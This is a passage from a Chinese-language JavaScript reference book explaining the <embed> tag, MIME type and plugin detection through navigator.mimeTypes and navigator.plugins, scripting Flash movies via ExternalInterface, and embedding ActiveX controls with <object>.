  width="318" height="252" loop="false"
  pluginspage="http://get.adobe.com/flashplayer/">
<p>Sorry, no Flash support.</p>
</embed>
```

加载具有该标记的页面的结果如图 17-28 所示：



Figure 17-28 shows the rendered output of the HTML code above. It features the text "Welcome to the World of JAVASCRIPT" in a large, bold, black, sans-serif font, centered on a white background. The text is arranged in four lines: "Welcome to", "the World of", and "JAVASCRIPT".

图 17-28 效果图

<embed>标签最重要的特性是 src，它提供嵌入对象的 URL，而 height 和 width 定义了插件内容可以占用的空间。HTML5 规范还定义了 type 特性，该特性是 MIME 类型，用于触发关联的插件。实际上这应当通过在 HTTP 响应上设置正确的头或通过文件扩展名来完成，但是如果需要的话，也可以使用该特性。

访问通用特性与所有其他 DOM 元素类似，并且对于插件对应的属性相同(height、width、src 和 type)。可以直接使用方法访问感兴趣的嵌入对象，比如 document.getElementById("demo")，但是也可以像老技术一样使用集合，例如 document.embeds[]或 document.plugins[]。在下一节将会看到这些方法的用法。

<embed>标签还有大量其他在任意规范中都没有定义的特性。其中一些特性对于插件架构很普遍。例如,如果在浏览器中没有安装插件的话,pluginspage 指示浏览器在哪里可以找到该插件。插件厂家通常启用这一嵌入语法,从而可以为 pluginspage 的值检查他们的站点。其他特性可能特定于嵌入内容的类型;例如,loop 特性可以控制 SWF 文件的播放行为。对于每种嵌入内容类型可能还有大量特性,因此对于允许的选项,最好仔细检查嵌入内容的说明文档。

传统上,HTML 规范将<object>标签作为在页面中包含任意类型嵌入对象的更正式方式;然而,新浏览器继续支持<embed>标签,并且仍然被开发人员广泛使用,因此<object>不可能完全取代<embed>,至少在近期内不可能。尽管如此,为了最大化客户端兼容性,经常结合使用<object>和<embed>。本章后面的“ActiveX”一节中演示了这种技术。

17.6.2 MIME 类型

浏览器如何知道哪种数据适合于每个插件?答案在于多用途 Internet 邮件扩展(Multipurpose Internet Mail Extension, MIME)类型。MIME 类型是 mediatype/subtype 形式的简写字符串,其中 mediatype 描述了数据的一般本质,subtype 更明确地进行描述。例如,GIF 图像的类型为 image/gif,这指示该数据是一幅图像,并且它的特定格式是 GIF(图形交换格式)。与其相对应,CSS 文件的类型为 text/css,这指示该文件是由符合 CSS 规范的普通文本构成的。MIME 主要的媒体类型为 application(由某些应用程序使用的专有数据格式)、audio、image、message、model、multipart、text 以及 video。

每种媒体类型最多与浏览器中的一个处理程序相关联。常用的 Web 媒体,比如 XHTML、CSS、普通文本以及图像由浏览器本身处理。其他媒体,比如 MPEG 视频和 Macromedia Flash,与合适的插件关联(如果安装了的话)。一个插件可以处理多个 MIME 类型(例如,不同类型的视频),请牢记这一点,但是每种 MIME 类型最多与一个插件关联。如果一种类型被关联到多个插件,浏览器必须通过某些方式确定实际上是哪个组件接收该数据。

探测对 MIME 类型的支持

大部分浏览器为检查处理特定 MIME 类型的能力提供了一种简易方法。Navigator 对象中的 mimeTypeTypes[] 数组容纳一个 MimeType 对象数组。表 17-19 显示了该对象的一些有趣属性。

表 17-19 MimeType 对性的属性

属 性	描 述
description	描述与该 MIME 类型相关联的数据类型的字符串
enabledPlugin	指向与该 MIME 类型相关联的插件的引用
suffixes	字符串数组,该数组保存与该 MIME 类型相关联的文件的文件名后缀
type	保存该 MIME 类型的字符串

浏览器根据构造其中每个对象的数据,将嵌入对象交给插件进行处理。思考这一过程一个较好方式是,浏览器检查 mimeTypeTypes[] 数组中的 MIME 类型和文件名后缀,以查找指向合适插件的引用。所以编程人员可以使用 mimeTypeTypes[] 数组检查浏览器能否处理特定类型的数据。

在深入研究这个过程之前,查看浏览器支持哪些 MIME 类型是富有洞察力的。下面的代码打印输出 mimeTypeTypes[] 数组的内容:

```

if (navigator.mimeTypes) {
    document.write("<table><tr><th>Type</th>");
    document.write("<th>Suffixes</th><th>Description</th></tr>");
    for (var i=0; i < navigator.mimeTypes.length; i++) {
        document.write("<tr><td>" + navigator.mimeTypes[i].type + "</td>");
        document.write("<td>" + navigator.mimeTypes[i].suffixes + "</td>");
        document.write("<td>" + navigator.mimeTypes[i].description +
            "</td></tr>");
    }
    document.write("</table>");
}

```

图 17-29 显示了其中的部分结果。



MIME Types Table

Type	Suffixes	Description
application/x-shockwave-flash	swf	Shockwave Flash
application/futuresplash	spl	FutureSplash Player
application/x-shockwave-flash	swf	Shockwave Flash
application/futuresplash	spl	FutureSplash Player
video/x-msvideo	avi,vfw	Video For Windows (AVI)
audio/mp3	mp3_swa	MP3 audio
audio/3gpp2	3g2,3gp2	3GPP2 media
application/sdp	sdp	SDP stream descriptor
image/gif	gif	GIF image
audio/mp4	mp4	MPEG-4 media
audio/basic	au,snd,ulw	uLaw/AU audio
audio/mpeg3	mp3_swa	MP3 audio
text/x-html-insertion	qht,qhtm	QuickTime HTML (QHTM)
audio/mid	mid,midi,smf,kar	MIDI
application/x-quicktimeplayer	qtl	QuickTime Player Movie
image/tiff	tif,tiff	TIFF image
video/quicktime	mov,qt,mqv	QuickTime Movie
audio/x-midi	mid,midi,smf,kar	MIDI
image/jpeg2000-image	jp2	JPEG2000 image
audio/x-aiff	aiff,aif,aifc,cdda	AIFF audio
audio/ac3	ac3	AC3 audio
audio/mpegurl	m3u,m3url	MP3 playlist
video/3gpp2	3g2,3gp2	3GPP2 media
application/smil	smi,sml,sml	SMIL 1.0
audio/x-gsm	gsm	GSM audio
image/x-macpaint	pntg,pnt,mac	MacPaint image
audio/x-caf	caf	CAF audio
video/flc	flc,fli,cel	AutoDesk Animator (FLC)
application/x-sdp	sdp	SDP stream descriptor
image/x-pict	pict,pic,pct	PICT image
image/x-bmp	bmp,dib	BMP image
image/x-sgi	sgi,rgb	SGI image
video/x-dv	dv,dif	Digital video (DV)
video/mp4	mp4	MPEG-4 media
image/jpeg	jpeg,jpg,jpe	JPEG image
video/3d-video	sdv	SD video
audio/midi	mid,midi,smf,kar	MIDI
audio/wav	wav,bwf	WAVE audio
audio/x-wav	wav,bwf	WAVE audio

图 17-29 MIME 类型集合的示例输出

在有些浏览器中，特别是基于 Mozilla 的浏览器，可以通过在浏览器的地址栏中键入 `about:plugins` 访问类似的插件信息。图 17-30 显示了一个例子。




图 17-30 about:plugins 示例输出

为了探测对特定数据类型的支持，首先通过感兴趣的 MIME 类型字符串来访问 `mimeTypes[]` 数组。如果需要的类型存在一个 `MimeType` 对象，则可以通过检查 `MimeType` 对象的 `enabledPlugin` 属性来确定该插件的可用性。下面的代码演示了这个概念：

```
if (navigator.mimeTypes
    && navigator.mimeTypes["video/mpeg"]
    && navigator.mimeTypes["video/mpeg"].enabledPlugin)
    document.write('<embed src="/movies/mymovie.mpeg" width="300" ' +
        ' height="200"></embed>');
else
    document.write('');
```

如果用户的浏览器具有 `mimeTypes[]` 数组，并且支持 MPEG 视频(video/mpeg)，并且启用了该

插件, 则会将嵌入的 MPEG 视频文件写入到该文档中。如果不满足这些条件, 则会向页面写入一幅简单图像。当只关心浏览器是否支持特定类型的数据时, 可以使用这种 MIME 类型探测技术。这种技术不能保证用于处理的特定插件。为了利用插件可能提供的某些更高级的功能, 经常需要知道是否使用了特定厂家的插件。这需要不同的方法。

17.6.3 探测特定插件

对于在浏览器中安装的每个插件, 如果浏览器支持这种类型的技术, 都应当会在 Navigator 对象的 `plugins[]` 数组中创建一个条目。该数组中的每个条目是 Plugin 对象, 该对象包含关于特定厂家和安装的组件版本的信息。表 17-20 列出了 Plugin 对象的一些有趣属性。

表 17-20 Plugin 对象的有趣属性

属 性	描 述
<code>description</code>	描述插件本质的字符串。使用这个属性时要小心, 因为这个字符串可能相当长
<code>name</code>	指示插件名称的字符串
<code>length</code>	指示插件当前支持的 MIME 类型数量的数字

每个 Plugin 对象是它所支持的 MimeType 对象的数组(因此它的 `length` 属性指示了当前支持的 MIME 类型的数量)。可以将 `plugins[]` 和 `mimeTypes[]` 数组想象成是交叉连接的。`plugins[]` 中的每个元素是一个数组, 该数组包含指向 `mimeTypes[]` 中一个或多个元素的引用。`mimeTypes[]` 中的每个元素是由 `plugins[]` 中的某个元素所引用的对象, 该元素由 MimeType 的 `pluginEnabled` 属性所引用。

可使用二维数组形式引用 Plugin 对象中的每个 MimeType 对象:

```
navigator.plugins[0][2]
```

这个例子引用第一个插件所支持的第三个 MimeType 对象。

更有用的方式是使用名称建立插件的索引。例如, 为了输出 Flash 插件(如果存在的话!)所支持的 MIME 类型, 可以编写下面的代码:

```
if (navigator.plugins["Shockwave Flash"]) {
    for (var i=0; i < navigator.plugins["Shockwave Flash"].length; i++)
        document.write("Flash MimeType: " +
            navigator.plugins["Shockwave Flash"][i].type + "<br>");
}
```

当然, 与所有与插件相关的内容一样, 为了确定感兴趣的特定插件的准确名称, 需要非常认真地阅读厂家的文档。

为了更清晰地演示 Plugin 对象的构成, 下面的代码打印输出整个 `plugins[]` 数组的内容:

```
for (var i=0; i<navigator.plugins.length; i++) {
    document.write("<strong>Name: </strong>" + navigator.plugins[i].name + "<br>");
    document.write("<strong>Description: </strong>" +
        navigator.plugins[i].description + "<br>");
    document.write("Supports: ");
    for (var j=0; j < navigator.plugins[i].length; j++)
```

```

document.write(" &nbsp; " + navigator.plugins[i][j].type);
// the nonbreaking space included so the types are more readable
document.write("<br><br>");
}

```

结果如图 17-31 所示。




图 17-31 插件列表的输出

处理 Internet Explorer

需要特别留意的一个问题是 Internet Explorer 定义了一个假的 `plugins[]` 数组, 作为 Navigator 的一个属性。这么做是为了阻止那些编写不当的特定于 Netscape 的脚本在探测插件时抛出错误。在 Internet Explorer 中, 通过 `document.embeds[]` 集合有一些指向插件相关数据的引用。但不支持 MIME 类型探测以及其他功能, 因为 Internet Explorer 实际上使用 ActiveX 控件获得通过 `<embed>` 标签包含插件的功能。有关为 ActiveX 使用 JavaScript 的更多信息, 请查看本章后面“ActiveX”一节。现在, 简单地认为仅依赖于来自 `navigator.plugins[]` 的信息, 而不先进行一些浏览器探测, 可以会得到某些奇怪的甚至是灾难性的后果。

17.6.4 与插件进行交互

现在, 可能会感到好奇: 为什么希望探测特定的插件是否处理特定的 MIME 类型? 原因是可以使用 JavaScript 与插件进行交互。换句话说, 插件可以实现公有接口, 通过这些公有接口 JavaScript 可以与它们进行交互。多媒体插件最常使用这一功能, 从而为 JavaScript 提供视频和音频播放方式的细微控制。例如, 插件经常提供可以用于开始、停止和回放内容的方法, 以及控制音量、质量和尺寸设置的方法。然后开发人员可以向用户提供通过 JavaScript 控制插件行为的表单字段。

这一功能也可以相反的方向工作。嵌入对象可以调用浏览器中的 JavaScript, 以控制导航或操作页面的内容。这种技术更高级的方面超出了本书的讨论范围, 但是本书将介绍关于该技术的一般方面, 包括当特定的事件发生时通过编程调用插件的函数。与 JavaScript 事件处理程序类似, 在定义好的时刻, 插件会尝试使用特定的名称调用一个函数, 比如当用户暂停多媒体文件的播放时。为了阻止与页面中的其他对象发生名称空间冲突, 这些方法通常以对象实例的 `<object>` 或 `<embed>` 标签的 `name` 或 `id` 特性为前缀。

与 `applets` 类似, 问题是 JavaScript 开发人员如何知道插件提供或调用了哪些方法。这一信息的主要源泉是来自插件厂家的文档, 但需要注意的是: 这些接口高度特定于厂家、版本和平台。

现在已经具备了探测和安全地与插件进行交互的大部分基本信息。然而, 在进入交互内容之前, 还需要介绍预防性编程的最后一个方面。

1. 更新插件数组

假定已经编写了一些利用特定插件提供的功能的定制 JavaScript。当用户使用没有该插件的浏览器浏览页面时, 会提示用户安装插件, 因为已经在 `<embed>` 标签中包含了正确的 `pluginspage` 特性。但是, 如果用户使用没有该插件的浏览器访问页面, 同意下载并安装该插件, 然后返回到页面, JavaScript 不会探测到该浏览器已经具有了所需要的插件。原因是只要安装了新插件就需要更新 `plugins[]` 数组(重启浏览器也会更新该数组)。

更新 `plugins[]` 数组十分简单, 只需要调用它的 `refresh()` 方法即可。调用 `refresh()` 方法会导致浏览器检查新安装的插件, 并在 `plugins[]` 和 `mimeTypes[]` 数组中反映这一变化。这个方法采用一个布尔型变元, 指示浏览器是否应当重新加载包含 `<embed>` 的所有当前文档。如果该变元为 `true`, 浏览器会导致重新加载所有能够利用该新插件的文档(以及框架)。如果向该方法传递 `false`, 会更新 `plugins[]` 数组, 但不会重新加载任何文档。下面列举使用该方法的一个典型例子:

```
<em>If you have just installed the plug-in, please <a
href="javascript:navigator.plugins.refresh(true);">reload the page with
plug-in support</a></em>
```

当然，首先应当只为支持插件的浏览器用户提供该功能。

2. 与特定插件进行交互

为与插件进行交互，下面给出一个使用 Flash 文件的简单例子。首先，确保存在 flash 插件。如果不存在，则显示一个错误警告。如果存在 flash 插件，则勾取控制按钮来控制 flash 影片的播放。

在这个简单例子中使用的方法有 GotoFrame()、IsPlaying()、Play()、Rewind()、StopPlay()、TotalFrames()以及 Zoom()。下面的例子使用 JavaScript 控制简单的 Flash 文件：

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Simple Flash control example</title>
<script>
function detectPlugin() {
    var pluginAvailable = false;
    if (navigator.plugins &&
        navigator.plugins["Shockwave Flash"] &&
        navigator.plugins["Shockwave Flash"]["application/x-shockwave-flash"])
    {
        pluginAvailable = true;
    }

    return pluginAvailable;
}

function changeFrame() {
    var i = document.getElementById("whichframe").value;
    if (i >=0 && i < document.demo.TotalFrames())
        // function expects an integer, not a string!
        document.demo.GotoFrame(parseInt(i,10));
}

function play() {
    if (!document.demo.IsPlaying())
        document.demo.Play();
}

function stop() {
    if (document.demo.IsPlaying())
        document.demo.StopPlay();
}

function rewind() {
```

```

    if (document.demo.IsPlaying())
        document.demo.StopPlay();

    document.demo.Rewind();
}

function zoom() {
    var percent = document.getElementById("zoomvalue").value;
    if (percent > 0)
        document.demo.Zoom(parseInt(percent));
    // method expects an integer
}

window.onload = function() {
    var pluginAvailable = detectPlugin();

    if (pluginAvailable) {
        document.getElementById("btnPlay").onclick = play;
        document.getElementById("btnStop").onclick = stop;
        document.getElementById("btnRewind").onclick = rewind;
        document.getElementById("btnChangeFrame").onclick = changeFrame;
        document.getElementById("btnChangeZoom").onclick = changeZoom;
    }
    else {
        alert("Demo Requires Flash");
    }
};
</script>
</head>
<body>

<embed id="demo"
    src="jscript.swf"
    width="318" height="300" play="false" loop="false"
    pluginspage="http://www.adobe.com/go/getflash">
<form>
<input type="button" value="Start" id="btnPlay">
<input type="button" value="Stop" id="btnStop">
<input type="button" value="Rewind" id="btnRewind"><br>
<input type="text" name="whichframe" id="whichframe">
<input type="button" value="Change Frame" id="btnChangeFrame"><br>
<input type="text" name="zoomvalue" id="zoomvalue">
<input type="button" value="Change Zoom" id="btnChangeZoom">
    (greater than 100 to zoom out, less than 100 to zoom in)<br>
</form>
</body>
</html>

```

在线: <http://www.javascriptref.com/3ed/ch17/scriptToFlash.html>

该例子如图 17-32 所示，当播放到中间时停止播放并进行放大。




图 17-32 当播放到中间时停止播放并进行放大

还有比上面例子所演示的更强大的功能。Flash 一个特别有用的方面是，通过使用 ExternalInterface 库，嵌入文件可以发布命令，可以通过定义恰当命名的函数利用 JavaScript 使用 ExternalInterface 库。嵌入的 Flash 文件可以调用下面的代码：

```
ExternalInterface.call(functionName[, arguments]);
```

Flash:

```
ExternalInterface.call("flashToJavaScript", txtFlash.text);
```

JavaScript:

```
function flashToJavaScript(message) {
    document.getElementById("txtFlash").value = message;
}
```

这会导致 Flash 文件进入到浏览器领域来调用 functionName()方法(如果存在这样的一个方法)。类似地，如果 SWF 由 Flash 文件进行了初始化的话，JavaScript 可以调用 SWF 中的函数。在 ActionScript 中，可以使用 ExternalInterface.addCallback(functionName, function)方法设置可访问性，其中 functionName 是从 JavaScript 调用的名称，function 是指向应当被调用的函数。需要重点注意的是，如果在 Flash 文件完成加载之前尝试 ExternalInterface 调用，会抛出错误。要么一直等到 window.onload 发生，要么使用 ExternalInterface.call 指示 Flash 文件已经加载完毕。

Flash/ActionScript:

```
ExternalInterface.addCallback("javaScriptToFlash", javaScriptToFlash);
function javaScriptToFlash(messageStr:String) {
    txtJavaScript.text = messageStr;
}

```

JavaScript:

```
var message = document.getElementById("txtJavaScript").value;
var flash = document.getElementById("demo");
flash.javaScriptToFlash(message);

```

如图 17-33 所示, 下面的例子通过在 Flash 和 JavaScript 之间来回发生消息演示了这一用法:

Flash/ActionScript 文件:

```
import flash.external.*;
import flash.events.*;
btnMessage.addEventListener(MouseEvent.CLICK, sendFlashToJavaScript);
function sendFlashToJavaScript(e) {
    ExternalInterface.call("flashToJavaScript", txtFlash.text);
}

ExternalInterface.addCallback("javaScriptToFlash", javaScriptToFlash);
function javaScriptToFlash(messageStr:String) {
    txtJavaScript.text = messageStr;
}

```

HTML 文件:

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>ExternalInterface with Flash</title>
<script>
function detectPlugin() {
    var pluginAvailable = false;
    if (navigator.plugins &&
        navigator.plugins["Shockwave Flash"] &&
        navigator.plugins["Shockwave Flash"]["application/x-shockwave-flash"]){
        pluginAvailable = true;
    }
    return pluginAvailable;
}

function sendJavaScriptToFlash() {
    var message = document.getElementById("txtJavaScript").value;
    var flash = document.getElementById("demo");
    flash.javaScriptToFlash(message);
}

```

```
function flashToJavaScript(message) {
    document.getElementById("txtFlash").value = message;
}

window.onload = function() {
    var pluginAvailable = detectPlugin();

    if (pluginAvailable) {
        document.getElementById("btnSendToFlash").onclick = sendJavaScriptToFlash;
    }
    else {
        alert("Demo Requires Flash");
    }
};
</script>
</head>
<body>
<embed id="demo"
    src="flashtojis.swf"
    width="550" height="250" loop="false"
    pluginspage="http://www.adobe.com/go/getflash">

<form>
<table>
<tr>
<td>From Flash:</td>
<td>From JavaScript:</td>
</tr>
<tr>
<td>
<textarea id="txtFlash" rows="5" cols="50" readonly></textarea>
</td>
<td>
<textarea id="txtJavaScript" rows="5" cols="50"></textarea>
</td>
</tr>
<tr>
<td></td>
<td>
<input type="button" value="Send to Flash" id="btnSendToFlash">
</td>
</tr>
</form>
</body>
</html>
```

在线: <http://www.javascriptref.com/3ed/ch17/externalInterface.html>




图 17-33 在 Flash 和 JavaScript 之间进行通信

17.7 ActiveX

ActiveX 是 Microsoft 的组件对象技术, 该技术使 Windows 程序在运行时能够加载和使用其他程序或对象。ActiveX 控件基本上是由浏览器加载的能与页面内容进行交互的子程序。例如, 对于特定任务, 如果 `<textarea>` 提供的编辑能力不足, 页面作者可以包含一个 ActiveX 控件, 提供与 Microsoft Word 类似的编辑接口。

尽管在表面上 ActiveX 控件看起来可能与插件或 Java applet 技术类似, 但是它们之间具有重要的区别, 最引人注意的是相对于其他技术, ActiveX 控件的安全状态最初要宽松得多。其次, 因为 ActiveX 控件是可执行代码, 所以它们是针对特定操作系统和平台构建的。这意味着在 Internet Explorer 之外对它的支持极少, 并且在 Window 系统之外根本不支持 ActiveX 控件。

17.7.1 包含 ActiveX 控件

ActiveX 控件使用 `<object>` 标签嵌入到页面中, `<object>` 标签的 `classid` 特性使用希望实例化的 ActiveX 控件的 GUID(全局唯一标识符, Globally Unique Identifier)指定。参数使用 `<param>` 元素进行传递, 在 `<object>` 的起始和关闭标签之间的所有内容由不支持 `<object>` 的浏览器处理; 例如, 下面定义了一个由 ActiveX 控件使用的嵌入 Flash 文件:

```
<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000"
  width="318" height="300" id="movie_name">
  <param name="movie" value="http://www.javascriptref.com/3ed/ch17/flash.swf">
  <!-- Fall back content -->
  <a href="http://www.adobe.com/go/getflash">
  </a>
</object>
```

通常, ActiveX 控件的 classid 特性以“clsid:”开头。后面会看到另一种可能, classid 以“java:”开头。通常, classid 特性指定控件的唯一标识符。每个 ActiveX 控件的 classid 值是由厂家发布的, 但通常也是通过 Web 编辑工具自动插入的。将会注意到, 在该标签中还有其他一些内容, 一旦不支持该对象, 这些内容将作为备用。

嵌入对象的跨浏览器包含

到目前为止, 确保页面跨浏览器兼容性的最好方法是结合使用 ActiveX 控件语法以及其他浏览器的<object>或<embed>语法。为此, 为 Internet Explorer/Windows ActiveX 控件使用<object>, 然后为其他浏览器使用<embed>标签。下面的例子演示了该技术:

```
<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000"
width="318" height="300" id="movie_name">
<param name="movie" value="http://www.javascriptref.com/3ed/ch17/flash.swf">
<!-- Fall back to an embed -->
<embed id="demo" src="http://www.javascriptref.com/3ed/ch17/flash.swf"
width="318" height="252" loop="false"
